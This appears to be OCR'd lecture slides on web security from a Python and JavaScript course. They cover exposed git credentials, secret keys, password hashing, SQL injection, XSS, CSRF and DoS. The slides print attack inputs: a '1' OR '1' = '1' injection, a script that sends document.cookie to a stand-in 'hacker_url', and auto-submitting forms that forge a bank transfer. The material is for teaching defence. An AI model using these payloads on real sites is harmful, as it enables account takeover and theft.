Web Programming with Python and JavaScript

Security

Topics

- Git
- HTML
- Flask
- SQL
- APIs
- JavaScript
- Django
- CI/CD
- Scalability
- ...

Git


Open-Source Software

Two-Factor Authentication

first
commit

first commit

credentials exposed



first commit

credentials exposed


credentials removed

HTML

```
<a href="url1">
    url2
</a>
```


Flask

HTTP and HTTPS



Cryptography

Secret-Key Cryptography



Key

Plaintext

Ciphertext

Key

Plaintext

Ciphertext

Ciphertext

Plaintext

Key

Public-Key Cryptography

Public Key

Private Key

Plaintext

Public Key

Private Key

Plaintext

Public Key

Ciphertext

Private Key

Plaintext

Public Key

Ciphertext

Plaintext

Ciphertext

Private Key

Environment Variables

```
app.config["SECRET_KEY"] = "dHdlbnR5ZWlnaHQ"
```

```
app.config["SECRET_KEY"] = os.environ.get("SECRET_KEY")
```


SQL


users


id	username	password
1	anushree	hello
2	elle	password
3	rodrigo	12345
4	sebastian	abcdef
5	jessica	qwerty

users

id	username	password
1	anushree	48c8e8c3f9e80b68ac67304c7c510e9fcb
2	elle	6024aba15e3f9be95e3c9e6d3bf261d78e
3	rodrigo	90112701066c0a536f2f6b2761e5edb09e
4	sebastian	b053b7574c8a25751e2a896377e5d477c5
5	jessica	a4048eaaee50680532845b2025996b44a9


My Website
Brian
Forgot Your Password?
Email Address
Reset Password


My Website
Brian
Forgot Your Password?
Password reset email sent.
Email Address
Reset Password


My Website
Brian
Forgot Your Password?
Error: There is no user with that email address.
Email Address
Reset Password

SQL Injection

Username:

Password:

```
SELECT * FROM users
    WHERE (username = username)
    AND (password = password);
```

Username:

alice

Password:

hello

```
SELECT * FROM users
    WHERE (username = username)
    AND (password = password);
```

```
SELECT * FROM users
    WHERE (username = 'alice')
    AND (password = 'hello');
```

Username:

alice

Password:

1' OR '1' = '1

```
SELECT * FROM users
    WHERE (username = username)
    AND (password = password);
```

```
SELECT * FROM users
    WHERE (username = 'alice')
    AND (password = '1' OR '1' = '1');
```

APIs

API Keys

API Keys

- Rate Limiting
- Route Authentication

JavaScript

Cross-Site Scripting

```
from flask import Flask, request

app = Flask(__name__)

@app.route("/")
def index():
    return "Hello, world!"

@app.errorhandler(404)
def page_not_found(e):
    return "Not Found: " + request.path
```

```
@app.errorhandler(404)
def page_not_found(e):
    return "Not Found: " + request.path
```

/foo

```
@app.errorhandler(404)
def page_not_found(e):
    return "Not Found: " + request.path
```

```
/<script>alert('hi')</script>
```

```
@app.errorhandler(404)
def page_not_found(e):
    return "Not Found: " + request.path
```

```
/<script>document.write(
 '<img src="hacker_url?cookie="
 +document.cookie+">")</script>
```

```
@app.errorhandler(404)
def page_not_found(e):
    return "Not Found: " + request.path
```

Django

Cross-Site Request Forgery

```
<body>
    <a href="http://yourbank.com/transfer?to=brian&amt=2800">
        Click Here!
    </a>
</body>
```

```
<body>
    <img src="http://yourbank.com/transfer?to=brian&amt=2800">
</body>
```

```
<body>
    <form action="https://yourbank.com/transfer"
          method="post">
        <input type="hidden" name="to" value="brian">
        <input type="hidden" name="amt" value="2800">
        <input type="submit" value="Click Here!">
    </form>
</body>
```

```
<body onload="document.forms[0].submit()">
    <form action="https://yourbank.com/transfer"
          method="post">
        <input type="hidden" name="to" value="brian">
        <input type="hidden" name="amt" value="2800">
        <input type="submit" value="Click Here!">
    </form>
</body>
```

```
<form action="/transfer" method="post">
    {% csrf_token %}
    <input name="to" value="brian">
    <input name="amt" value="2800">
    <input type="submit" value="Transfer">
</form>
```

Testing, CI/CD

Scalability

DoS Attacks

DDoS Attacks

What's next?

Other Web Frameworks

- Server-Side
  - Express.js
  - Ruby on Rails
  - ...
- Client-Side
  - AngularJS
  - React
  - Vue.js
  - ...

Deploying Websites

- Amazon Web Services
- GitHub Pages
- Google Cloud
- Heroku
- Microsoft Azure
- ...

Web Programming with Python and JavaScript